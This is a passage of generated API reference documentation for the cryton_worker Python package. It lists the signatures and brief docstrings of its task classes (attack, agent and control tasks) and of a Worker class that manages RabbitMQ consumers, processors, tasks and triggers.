class cryton_worker.lib.task.AttackTask(*message: amqpstorm.Message*, *main_queue: cryton_worker.lib.util.util.ManagerPriorityQueue*)

Bases: StepTask

_validate(*message_body: dict*) → None
: Custom validation for callback processing. :param message_body: Received RabbitMQ Message's :return: None

_execute(*message_body: dict*) → dict

Custom execution for attack callback processing. Confirm that message was received, update properties and execute module. :param message_body: Received RabbitMQ Message's :return: Execution's result

class cryton_worker.lib.task.AgentTask(*message: amqpstorm.Message*, *main_queue:* cryton_worker.lib.util.util.ManagerPriorityQueue)

Bases: StepTask

_validate(*message_body: dict*) → None

Custom validation for callback processing. :param message_body: Received RabbitMQ Message's :return: None

_execute(*message_body: dict*) → dict

Custom execution for agent callback processing. Deploy agent. :param message_body: Received RabbitMQ Message's :return: Execution's result

class cryton_worker.lib.task.ControlTask(*message: amqpstorm.Message*, *main_queue:* cryton_worker.lib.util.util.ManagerPriorityQueue)

Bases: Task

_validate(*message_body: dict*) → None

Custom validation for callback processing. :param message_body: Received RabbitMQ Message's :return: None

_execute(*message_body: dict*) → dict

Custom execution for control callback processing. Process control event. :param message_body: Received RabbitMQ Message's :return: Execution's result

cryton_worker.lib.worker

Module Contents

Classes

Worker	

class cryton_worker.lib.worker.Worker(*rabbit_host: str*, *rabbit_port: int*, *rabbit_username: str*, *rabbit_password: str*, *worker_name: str*, *consumer_count: int*, *processor_count: int*, *max_retries: int*, *persistent: bool*)

start() → None

Start Consumer and processors in thread and keep self alive. :return: None

stop() → None

Stop Worker (self). Stop Consumer, processors and triggers. :return: None

_start_threaded_processors() → None

Start processors in thread. :return: None

_stop_threaded_processors() → None

Stop processors by sending shutdown request. :return: None _start_consumer() → None

Start Consumer in thread. :return: None

_stop_listeners() → None

Stop all Listeners in self._listeners. :return: None

_threaded_processor(*thread_id: int*) → None

Start a processor for request processing. :param thread_id: Fictional thread (processor) ID :return: None

_kill_task(*request: dict*) → None

Process; Kill running Task using correlation_id. :param request: Data needed for process (Must contain: co.RESULT_PIPE, co.CORRELATION_ID) :return: None

_finish_task(*request: dict*) → None

Process; Delete Task from Consumer's Tasks list. :param request: Data needed for process (Must contain: co.CORRELATION_ID) :return: None

_send_message(*request: dict*) → None

Process; Use Consumer to send a message. :param request: Data needed for process (Must contain: co.QUEUE_NAME, co.DATA, co.PROPERTIES) :return: None

_add_trigger(*request: dict*) → None

Process; Add trigger and optionally create Listener, if it doesn't already exist. :param request: Data needed for process (Must contain: co.RESULT_PIPE, co.DATA) :return: None

_remove_trigger(*request: dict*) → None

Process; Remove trigger and optionally delete Listener, if it doesn't have any more triggers. :param request: Data needed for process (Must contain: co.RESULT_PIPE, co.DATA) :return: None

_list_triggers(*request: dict*) → None

Process; List Triggers (triggers). :param request: Data needed for process (Must contain: co.RESULT_PIPE) :return: None

CHAPTER

TWO

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

INDEX